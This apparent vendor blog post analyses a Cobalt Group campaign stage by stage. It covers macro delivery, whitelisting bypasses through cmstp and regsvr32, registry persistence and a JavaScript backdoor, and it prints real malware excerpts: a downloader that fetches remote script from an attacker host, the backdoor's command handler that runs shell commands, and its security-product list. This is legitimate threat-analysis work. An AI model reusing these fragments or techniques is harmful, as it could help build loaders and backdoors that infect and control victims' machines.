Cobalt Group 2.0

blog.morphisec.com/cobalt-gang-2.0

- Tweet
-

Over the past year, Morphisec and several other endpoint protection companies have been tracking a resurgence in activity from the Cobalt Group. Cobalt is one of the most notorious cybercrime operations, with attacks against more than 100 banks across 40 countries attributed to the group. The most recent attacks can be grouped into two types of campaigns. Many of the campaigns are based on the known and prevalent ThreadKit exploit kit generation framework. Other campaigns are more sophisticated, borrowing only some functionality from ThreadKit builder while incorporating additional advanced techniques from other sources.


Morphisec Labs believes that the Cobalt Group split following the arrest of one of its top leaders in Spain in March of 2018. While Cobalt Gang 1.0 uses ThreadKit extensively, Cobalt 2.0 adds sophistication to its delivery method, borrowing some of the network infrastructures used by both APT28 (aka Fancy Bear) and MuddyWater.

One of the Cobalt 2.0 Group's latest campaigns, an attack that leads to a Cobalt Strike beacon and to JavaScript backdoor, was investigated and presented by the Talos research team. Morphisec has investigated different samples from the same campaign. The following analysis presents our findings, focusing on the additional sophistication patterns and attribution patterns.


Cobalt Group Technical Details

Stage 1 - Word Macro + Whitelisting Bypass

As with many other campaigns, the victim received a document with malicious macro visual basic code.




Although the code is heavily obfuscated, the entry point is easily identifiable. The VB code is executed starting from the ***Frame1_Layout*** function – this method is used much less frequently than the obvious Document_Open or the AutoOpen.



The list of additional possible execution triggers is defined here: https://www.greyhathacker.net/?p=948


The macro is executing the legitimate Windows process ***cmstp.exe*** (connection manager Profile Installer). This technique was previously used by the **MuddyWater** group when attacking Middle East targets. The use of cmstp.exe whitelisting bypass was researched by Oddvar Moe, where he showed how, by manipulating the inf file, cmstp can execute scriptlets or executables.



In our case the attacker abused cmstp to execute JavaScript scriptlet (XML with JS) that is downloaded from the e-dropbox[.]biz site. This way the group limited the exposure and the delivery of the JavaScript to relevant targets only.

Stage 2 - JavaScript Dropper + Whitelisting Bypass

The JavaScript is well encoded with rc4 and some custom modifications:




The decrypted JavaScript has some similar functionality to the ThreadKit builder which is heavily used by the Cobalt Gang 1.0.

As can be seen from the deobfuscated code, the JavaScript yet again bypasses whitelisting by manipulation of regsvr32.exe, another legitimate Windows process. The two dropped artifacts – a payload DLL and a Word document – are written to the “Users\<Log on User>\” folder (the document will replace the opened malicious document with clean stub after killing the running Word process).

Stage 3 - PureBasic Legitimate Executable Mixed with Additional Malicious Functions

The dropped DLL is actually a PureBasic compiled code and a legitimate application. The application is not signed (as many other PureBasic applications) and therefore easily manipulated to execute inserted malicious code. In this case, the exported function DllRegisterServer wasn’t part of the legitimate application and is perfect for application flow redirection when executed by regsvr32.exe. Because PureBasic is a full programming language that compiles to assembly and has endless possibilities and APIs to manipulate the memory, it also complicates the generation of patterns by security vendors that base their detection on static or dynamic pattern signatures. Although some security solutions will block all PureBasic programs (wrong move – there are plenty of legitimate PureBasic programs in use today), it’s a smart move made by the attacker group.




To function properly, the malicious injected code needs to reflectively load and map to existing core functions. The same code also applies anti-disassembly and anti-debugging techniques. It gets the following functions from Kernel32 and Advapi32:

```
  }
  if ( !RegQueryValueExWStub )
  {
    v18 = LocationForStrings;
    DecryptHash((int)a6727526042554 2, dword_10014F
    ++LocationForStrings;
    v20 = (int (__stdcall *)(_DWORD, _DWORD, _DWOR

    LocationForStrings = v18;
    RegQueryValueExWStub = v20;
  }
  if ( !RegSetValueExWStub )
  {
    v21 = LocationForStrings;
    DecryptHash((int)a67275262524466, dword_10014F
    ++LocationForStrings;
    v23 = (int (__stdcall *)(_DWORD, _DWORD, _DWOR

    LocationForStrings = v21;
    RegSetValueExWStub = v23;
  }
  if ( !RegCreateKeyExWStub )
  {
    v24 = LocationForStrings;
    DecryptHash((int)a6, dword_10014FFC, LocationF
    ++LocationForStrings;
    v26 = (int (__stdcall *)(_DWORD, _DWORD, _DWOR
    LocationForStrings = v24;
    RegCreateKeyExWStub = v26;
  }
  v27 = CryptAcquireContextWStub
     && CryptGenRandomStub
     && CryptReleaseContextStub
     && RegOpenKeyExWStub
     && RegCloseKeyStub
     && RegQueryValueExWStub
     && RegSetValueExWStub
     && RegCreateKeyExWStub;
  return v27 != 0;
```

```
149    DecryptHash((int)a7_7, dword_10014FFC, LocationForStrings);
150    ++LocationForStrings;
151    v32 = (int (__stdcall *)(_DWORD))GetProcAddressCustom(Kernel32_ptr, (wchar_t *)((char *)lpMem + v31))
152    LocationForStrings = v30;
153    FlushFileBuffersStub = v32;
154  }
155  if ( !WriteFileStub )
156  {
157    v33 = LocationForStrings;
158    DecryptHash((int)a62305c45527659, dword_10014FFC, LocationForStrings);
159    ++LocationForStrings;
160    v35 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddressCustom(
161                                                                      Kernel32_ptr,
162                                                                      (wchar_t *)((char *)lpMem + v34));
163    LocationForStrings = v33;
164    WriteFileStub = v35;
165  }
166  if ( !GetCurrentProcessIdStub )
167  {
168    v36 = LocationForStrings;
169    DecryptHash((int)a72274172424242, dword_10014FFC, LocationForStrings);
170    ++LocationForStrings;
171    v38 = (int (__cdecl *)(_DWORD))GetProcAddressCustom(Kernel32_ptr, (wchar_t *)((char *)lpMem + v37));
172    LocationForStrings = v36;
173    GetCurrentProcessIdStub = v38;
174  }
175  v39 = GetCurrentProcessIdStub
176     && CreateFileWStub
177     && FlushFileBuffersStub
178     && WriteFileStub
179     && CloseHandleStub
180     && ExpandEnvironmentStringsWStub
181     && CreateProcessWStub
182     && OpenProcessStub
183     && TerminateProcessStub
184     && *(_DWORD *)Process32NextW
185     && *(_DWORD *)CreateToolhelp32SnapshotStub
186     && GetEnvironmentVariableWStub
187     && GetModuleFileNameWStub;
188  return v39 != 0;
189}
```


The code then uses the identified functions to add persistency through registry and add next stages file names identifier through the following locations:

> HKCU\Environment\UserInitMprLogonScript – next stage command (JavaScript downloader executed through regsvr32) is registered under UserInitMprLogonScript.
>
> HKCU\Software\Microsoft\Notepad\<*$UserName$*> - The code creates a new value under Notepad Key with a pair representing randomly generated key pair. The right side of the pair is the name of the JavaScript in the next stage (stage 4) , while the left side of the pair represents the file that will be downloaded as part of stage 5.



Such a combination of registry manipulation was reported a year ago as part of an attack campaign executed by the Cobalt Group against Ukrainian banks.

As part of the last execution step of the dll, the malicious code writes a JavaScript scriptlet into the Roaming directory and then it executes CreateProcess on the regsvr32 as described by the UserInitMprLogonScript.



Stage 4 - JavaScript Downloader + Whitelisting Bypass

Here, the scriptlet is automatically obfuscated in a way similar to the first scriptlet:

```
<!--E6E74C44792F78391D061F3E8BF673D3866F8A7357BD9008D1E55E3CC62159F772AEC3D7361F698EB15AC7121D83473F841D23CAFCA4D87DD81EA12FD425EA074F4DCC908CCFB063B7777B5F
<component id="F5e3kKOk9vLpP2h0NoTYLHCAII" >
<registration
progid="nepAQ5KZtx1kn6.J7J3HwsUkMPmVY"
classid="{CC090B92-6808-1CAE-D86E-513BFC9A7AD7}" >
<script >
var eDp1mHNPk="length";var vqMDa7 = "charAt";function cRHrz(ar7vXWE, hRAsfUfiZ){return ar7vXWE[vqMDa7](hRAsfUfiZ);}function kj1lu(dyylg){var coGa2 = "";var
</script>
</registration>
</component>
</package><!--BC1083C3310A6F00B0367D2DB08BA6924A792BBF1BB83EB1005525A9231B05419605245CE3ADEA1D3EBB7449BC9B9964183006954646027 92E5649AD5360E087F57C9628E4D89B
```

After quick deobfuscation, we get to a clear JavaScript that is trying to download the next stage JavaScript backdoor using the same regsvr32. Note that the name for the JavaScript is part of the Notepad registry key that was written in a previous stage.

```
var xStore = "";
xStore = "HKEY_CURRENT_USER\\\\Software\\\\Microsoft\\\\Notepad\\\\" + uN();

function hit() {
    var x1;
    var Note;
    var Sp;
    var saveTo;
    var xx1 = rsvr + " /S /N /U /I:";
    var xx2 = " SCROBJ.DLL";
    var mLink = "https://server.vestacp.kz/robots.txt";
    var comm = xx1 + mLink + xx2;
    if (xGo(comm) === true) {
        waitfor(1, 0);
    }
    if (installed() === false) {
        saveTo = myEnv("APPDATA") + "\\\\";
        try {
            x1 = obj("WScript.Shell");
            Note = x1.RegRead(xStore);
            if (Note) {
                if (Note.indexOf(",") !== -1) {
                    Sp = Note.split(",");
                    saveTo += Sp[0] + ".txt";
                } else {
                    saveTo += tExtra();
                }
```

The script also validates that no one changed the name of the executed file that was randomly given during the previous stage. If the name of the executed JavaScript doesn't match the name registered in the Notepad registry key, the script will not execute (researchers sometimes change the names of the files to execute the different stages separately – this will not work in this case).

```
    try {
        x1 = obj("WScript.Shell");
        Note = x1.RegRead(xStore);
        if (Note) {
            if (Note.indexOf(",") !== -1) {
                Sp = Note.split(",");
                if (Sp.length === 2) {
                    uLoc = myEnv("APPDATA") + "\\\\" + Sp[1] + ".txt";
                    if (fexist(uLoc) === false) {
                        return false;
                    }
                    return true;
                } else {
                    return false;
                }
            } else {
                return false;
            }
        } else {
            return false;
        }
    } catch (e89) {
        return false;
    }
}
if (cIn() === true) {
    go();
}}
```

This decoded JavaScript downloader is almost identical to downloader previously seen around one year ago - https://twitter.com/ItsReallyNick/status/914894320766943232.

Stage 5 - JavaScript Backdoor

The last stage JavaScript is downloaded from hxxps://server.vestacp[.]kz/robots.txt.

The JavaScript is obfuscated the same way as in the previous stages. After deobfuscation, we encounter a backdoor that was used in attacks against Russian speaking businesses in August 2017. This backdoor protocol of commands here is almost identical to the previously described backdoor, aside from some name changes:

- "d&exec" – Download an executable or a dll (if it's a dll, use regsvr32 to execute it)
- "more_eggs" – Downloads and replace the existing backdoor script with new script
- "gtfo" – Clean traces, remove persistency and stage 4,5 files
- "more_onion" – Execute the Backdoor script
- "**via_x**" – execute cmd / shell commands locally

```
1496            case "via_x":
1497                flink = get_string_between(FullTask, "[xyz]", "[/xyz]");
1498                if (flink) {
1499                    try {
1500                        x1.run("cmd.exe /c " + flink, 0, 0);
1501                        eState = "1";
1502                    } catch (e777) {
1503                        eState = "0";
1504                    }
1505                    TaskReply = PreserveH + "[task_executed]" + eState + "[/task_executed][ta
1506                    hit_Gate(Gate, TaskReply, 0);
1507                }
1508                break;
1509        }
1510    }
1511
1512    function mainSkid() {
1513        rcon_now += 1;
1514        if (rcon_now >= rcon_max) {
1515            var note2;
1516            var uniqLocal2;
1517            var sp2;
1518            var xSkid = obj("WScript.Shell");
1519            var dq2 = "\\x22";
1520            try {
1521                note2 = xSkid.RegRead(xStore);
1522                if (note2) {
1523                    if (note2.indexOf(",") !== -1) {
1524                        sp2 = note2.split(",");
1525                        uniqLocal2 = xApp + "\\\\" + sp2[2] + ".txt";
```

As with every communication with the C2, the script collects and sends information about the target environment including the stack of security solutions installed on the computer and are part of the following list:

```
if (pList.length >= 5) {
    var v1 = "Windows Defender";
    var v2 = "McAfee";
    var v4 = "Avast";
    var v5 = "Avira";
    var v6 = "AVG";
    var v7 = "TrendMicro";
    var v8 = "Panda";
    var v9 = "F-Secure";
    var v10 = "Kaspersky";
    var v11 = "Symantec";
    var v12 = "Sophos";
    var v13 = "Bitdefender";
    var v14 = "ESET";
    var v15 = "Comodo";
    var v16 = "MalwareBytes";
    var v17 = "Norton";
    var v18 = "ClamAV";
    var v19 = "TrusteerRapport";
    var v20 = "DeepFreeze";
    var v21 = "360 Total Security";
    var v22 = "Segrite Endpoint Security";
    var v23 = "Quick Heal";
    var v24 = "Fortinet";
    var v25 = "Bitdefender Endpoint Security";
    var v26 = "ByteFence";
    var v27 = "G-Data";
    var v28 = "Webroot";
```

Artifacts

https://github.com/smgorelik/Meetups/blob/master/09272018_Meetup.7z

Conclusion

As organizations improve their defenses, attackers find new ways to get around them. Threat groups such as Cobalt are increasingly incorporating delivery techniques that allow them to easily bypass whitelisting and AppLocker policies, and we see more and more attacks using legitimate processes to carry out their malicious intent.

Although some of the decrypted artifacts have been seen in the wild since the beginning of the year (or earlier), the attack is still very effective as many security solutions do not detect the artifacts once they are obfuscated and encrypted. The need for a different approach to security is greater than ever. Moving Target Defense, as defined by the DHS and

implemented by Morphisec, breaks the assumptions made by the attackers. Morphisec Endpoint Threat Prevention natively prevents the attack before it can perform any type of malicious activity, no updates needed.

Organizations should expect to see much more coming from all Cobalt Group factions during the next year. Contact one of our security experts to learn how Morphisec protects your business from this and future Cobalt attacks.

Contact SalesInquire via Azure